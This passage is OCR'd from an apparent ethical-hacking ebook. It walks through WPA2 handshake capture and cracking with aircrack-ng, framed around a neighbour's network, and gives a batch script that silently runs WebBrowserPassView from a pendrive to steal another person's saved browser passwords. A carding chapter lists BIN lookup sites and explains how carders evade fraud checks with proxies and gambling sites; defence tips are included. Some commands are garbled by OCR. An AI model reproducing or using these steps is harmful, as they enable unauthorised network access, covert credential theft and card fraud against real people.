
Now next step is to put your wireless interface into monitor mode so that it

can be able to capture/inject packets.

Usage Syntax: airmon-ng start wlan0




Now type “airodump-ng wlan0mon” to see all the networks nearby your device/card with all the best possible information which we required like BSSId, Channel No, Enc Type, ESSId (name of the wireless network) etc.



Now next step is to capture the packets with the help of Airodump-ng package which is again pre-installed in your Kali Linux machine. To capture a 4-way handshake because WPA/WPA2 uses a 4-way handshake to authenticate devices to the network. you don’t have to know anything about what that means, but you do have to capture one of these handshakes to crack the network password. These handshakes occur whenever a device connects to the network, for instance, when your neighbor returns home from work. To capture 4-way handshake, just type the below command in your new terminal.


Usage syntax: airodump-ng -c <Channel No> –bssid <Mac Address> -w
<File name> wlan0mon

you should see the output similar to the below screen. Now here you can see in the top right corner of the below screen, there is no handshake so to get the handshake value instantly, the best way is to send the deauthentication signal to the wireless network w.r.t to the station so that the user will reconnect automatically.



Once you captured the handshake, press CTRL +C to quit airodump-ng. You
should see a .cap file wherever you told airodump-ng to save the capture

Usage Syntax: aircrack-ng -a2 -b <BSSID> -w <Wordlist> Filename.cap



Aircrack will try every password available on the fie,in order to get the password if the password is available on the file it will crack it.

8 attacks & deFense to socIal medIa

The most queried question in the search engine about hacking is “Is it possible to hack Social media” the answer to the question is yES, definitely it is possible until and unless you are doing it for the sake of enhancement of security. so to secure any social media account you first have to learn how to break it or how do bad guys do it. There are many different ways in which a social media account can be compromised such as social engineering, phishing attacks. few are discussed below.

keylogging

In cybersecurity the use of a computer program or hardware to record every keystroke made by a computer user, especially in order to gain fraudulent access to passwords and other confidential information is keylogging. Therir are two types of keylogging,

- **Software Keyloggers:** A keylogger (keystroke logging) is a type of surveillance spy software that once installed on a system, has the capability to record every keystroke made on that system. The recording is saved in a log file, usually encrypted.

  some popular keylogger are:

  1. Revealer keylogger
  2. Refog free keylogger
  3. Soyrix keylogger

- **Hardware keyloggers:** Hardware keyloggers are used for keystroke logging, a method of capturing and recording computer users' keystrokes, including sensitive passwords they are one of the fastests, simplest and guaranteeing highest efficiency computer monitoring system is a hardware keylogger for capturing text or images.

Phishing


It is well-known that email messages, texts and phone calls are methods commonly used by criminals to approach people with the aim of committing financial or identity fraud or both. However, social media is also a favourite method used by criminals to deceive their victims, to Hand over sensitive information. These messages aim to trick the user into revealing important data — often a username and password that the attacker can use to breach an social media account.

A few techniques include

- **Mirroring real brand assets:** With Instagram phishing attacks, cybercriminals will often mirror the actual Instagram login page, pulling JavaScript and CSS directly from the legitimate website and inserting their own script to harvest credentials – making sure that the phishing page is virtually indistinguishable from the real thing.


- **Redirecting to legitimate content:** Many attackers redirect users to the legitimate social media page, once they'd submitted their credentials in an attempt to convince them that nothing malicious happened.

given below is an example of Instagram Phishing page which has a similar URL as the actual one.



using nirsoft Webbrowser Passview

WebBrowserPassView is a password recovery tool that enables you to view all website logins and passwords that are stored in Internet Explorer, Firefox, opera, Vivaldi and google Chrome browsers.



WebBrowserPassView can be used in attempt to save stored passwords of someone else's browser by injecting the little software in pendrive with a batch file to execute the program silently, and then exporting the entire list to CSV, HTML or xML format on the same pendrive.

syntax usage:

@echo off
ECHO "WINDOWS IS CHECKING
FILES" mkdir "HIDDEN BLADE"
TASKKILL /F /IM EXPLORER.EXE
start/wait""
"WebBrowserPassView.exe"/shtml"ClientPasswords/FirefoxPasswords.htm

malware

Falling prey to malware is yet another sure way to lose your login credentials. Malware is out there just to do massive damage. If the malware variant features a keylogger, all of your accounts could get compromised. Alternatively, the malware could precisely target private data, or introduce a remote access Trojan to steal your credentials.

defense ways to social media

Hackers are targeting just about anyone these days on social media, from the average one to Mark Zuckerberg, the inventor of the world's most popular social network, If it can happen to Mark, the creator of the social media revolution, it can happen to anyone, but there are some simple ways to protect it.

- **Two-factor authentication**

  Best way to protect your account is adding two-factor authentication in your account. This requires an extra step in the sign-in process to verify that you are the user. A typical two-factor authentication is to have you log in (first authentication) and then send an access code to your smartphone or your email that you have to enter to continue (second authentication).
- **Use strong passwords**

  The key aspects of a strong password are length (the longer the better); a mix of letters (upper and lower case), numbers, and symbols, no ties to your personal information, and no dictionary words. If your password is something simple that can be guessed easily then remember "security is just an illustration".
- **Be Cautious with Apps**


  Just like you wouldn't allow a total stranger into your house, you shouldn't let unknown third-party apps have access to your social media. This can include popular apps by other developers such as social media post schedulers for businesses. once you give them access to your account, you leave yourself open if the app has been designed by a hacker looking to take advantage of your trust.

9 darknet & cardIng

What is dark Internet?

The dark internet, deep web, invisible web, or hidden web that are parts of the World Wide Web whose contents are not indexed by standard web search engines. The opposite term to the deep web is the surface web(also called the Visible Web, Indexed Web, Indexable Web or Lightnet), which is accessible to anyone using the Internet.

Few studies have been done, but one of the more recent ones by the University of California estimates that the deep Web holds approximately
7.5 petabytes (1 petabyte is 1000 terabytes). According to similar studies, the web that we all know (Facebook, Wikipedia, blogs, etc.) accounts for less than 4% of the entire Internet. The only way to access dark web is by using a browser such as ToR (the onion router)



However, It’s a just a part of the internet, that’s not indexed as simple as that. It’s called the deep web because it’s not discoverable on the surface web.

darknet market

darknet markets, or cryptomarkets, are dark web sites with goods for sale. Although some products for sale are legal, illicit goods such as drugs, stolen information, and weapons are common items in these markets.


The transaction in darknet markets is anonymized. The markets are accessible via the Tor network or other browsers that protect the user's identity and location. Transactions take place via Bitcoin using dark wallets to protect the seller and buyer.

Some of the popular darknet market names with available goods, which are currently taken down by the government and FBI's are

- **Dream Market:** E-books,drugs,Hacking tools,Software, Credit cards, etc
- **Silk Road 3.0:** drugs,Weapons, Hitman service
- **Wallstreet Market:** drugs, Credit cards, debit cards, cracked software,fake docouments,Pyapal accounts etc

the onion router (tor)

Tor is an anonymity network that hides your identity as you browse the web, share content and engage in other online activities. It encrypts any data sent from your computer, so that no one can see who or where you are, even when you're logged into a website. Tor is an acronym for The onion Router, and it was created by the US Naval Research Laboratory in the mid-Nineties. When you use the Tor network, your traffic is layered in encryption and routed via a random relay, where it's wrapped in another layer of encryption. That's done three times across a decentralised network of nodes called a circuit, Alongside bouncing encrypted traffic through random nodes, the Tor browser deletes your browsing history and cleans up cookies after each session. But it has other clever tricks to push back against trackers. If someone visits two different sites that use the same tracking system, they'd normally be followed across both. The Tor browser spots such surveillance and opens each via a different circuit making the connections look like two different people, so the websites can't link the activity or identity if they login on one of the sites.



Installing tor

It is very simple to install tor to stay anonymous on the internet using these few steps,

1. download the Tor Browser Bundle from the links below.
   https://www.torproject.org/download/
   or just scan the QR Code to open the link

2. Execute the file you downloaded to extract the Tor Browser into a folder on your computer (or pendrive).
3. Then simply open the folder and click on “Start Tor Browser.”

What is carding

Carding is a process where someone else credit card or debit card is used without their permission. It’s a fraud also being illegal. The carding is generally done with a stolen credit or debit card, Individual who uses stolen data, usually Credit cards, to fraudulently purchase items or convert the credit into cash are termed as Carder. credit card fraud costs merchants around $190 billion every year.

bin lookup

A bank identification number (BIN) is the initial four to six numbers that appear on a credit card. The bank identification number uniquely identifies the institution issuing the card. The BIN is key in the process of matching transactions to the issuer of the charge card. This numbering system also applies to charge cards, gift cards, debit cards, prepaid cards, and electronic benefit cards.

Carders use BIN Lookup to gather information of the cards they try to use for their fraudulent purpose.

bIn lookup Website

- www.bincodes.com
- www.exactbins.com
- www.binlist.com

cashing out

So what is cashing out, In carding, the process of taking advantage of stolen Credit Card to buy goods or investing in bitcoin is cashing out. Carders use local e-commerce websites to cash out. so to bypass the security of the Payment merchant, generally, they try to act similar to the actual card owner like using spoofed IP or socks5 proxy to mask their actual location, they use the location close to the actual billing address of the card owner. although many of the secure payment merchants detect the fraud by their fraud detection system or by oS fingerprinting of the attacker's machine. many popular websites for carders to cash out are online gambling sites and virtual game websites like virbox.

Fraud detection system

organizations that accept payment cards over the Web, deploys Web fraud detection software or services to detect and help prevent fraud. fraud detection systems typically focus on new account origination, account takeover, and payment fraud. With account takeover and new account origination fraud detection, organizations attempt to root out unauthorized or fraudulent users posing as legitimate users, in simplest terms, it looks for patterns. The general term is "predictive analytics" to determine between fraudulent transaction and legit transactions. although fraud detection systems and services can't detect every instance of fraud, they greatly reduce a merchant's or financial institution's risk and provide a high level of protection to consumers.

Fraud detection systems can be separated by two techniques

- **Statistical data analysis**
- **Artificial intelligence**

methods that are used by carders to steal sensitive information

Carding is implemented with the help of various methodologies. In the very beginning, it was based on stolen credit cards that can be used to make illegal purchases until they are cancelled. However, now the main method that is used for stealing credit card information, financial data, and other sensitive details is related to malware. However, this is not the only way used by carders. They can also steal people's personal information with the help of phishing. This trickery is based on fake websites that pretend to legitimate institutions, such as banks, universities, hotels, online shops and similar major institutions. Also, spam and misleading email messages have also been actively used for tricking PC users into revealing their personal and financial data, such as logins and passwords.

Most common ways in which financial information are stolen which include:

- **Phishing emails and phone calls** are a common tactic used as a attempt to access someone's sensitive personal and financial information, such as credit card and social security numbers or PAN number. If you ever get an email or phone call that is asking you to submit highly sensitive information directly, it is most likely not legitimate.
- **Spyware and malware** are other risks credit card holders should be aware of. Be careful what you click on or download. Thieves can embed programs on your computer that will record your every keystroke, including your credit card number as you type it into an order form.
- **Skimming** The act of using a skimmer to illegally collect data from the magnetic stripe of a credit, debit or ATM card. This information, copied onto another blank card's magnetic stripe, is then used by an identity thief to make purchases or withdraw cash in the name of the actual account holder.
- **Public Wi-Fi** If you are used to carrying out transactions on your smartphone using public Wi-Fi then it makes a good hacking opportunity for carders to steal your card details.

10

conclusIon

one word best suited to end this learning lesson is" discover". Hackers are motivated, resourceful, and creative. They get deeply into how things work, to the point that they know how to take control of them and change them into something else. This lets them re-think every big idea because they can really dig to the bottom of how things function. So during penetration testing don't perceive any failure as a mistake or waste of time because every failure means something and something new to be learned. As a security professional don't be afraid to make the same mistake twice, Hacking is a not a recipe it is a methodology. It's a way to do research. Have you ever tried something again and again in different ways to get it to do what you wanted? If the answer to the question is yes, then welcome to the "**ultimate security professional"** side.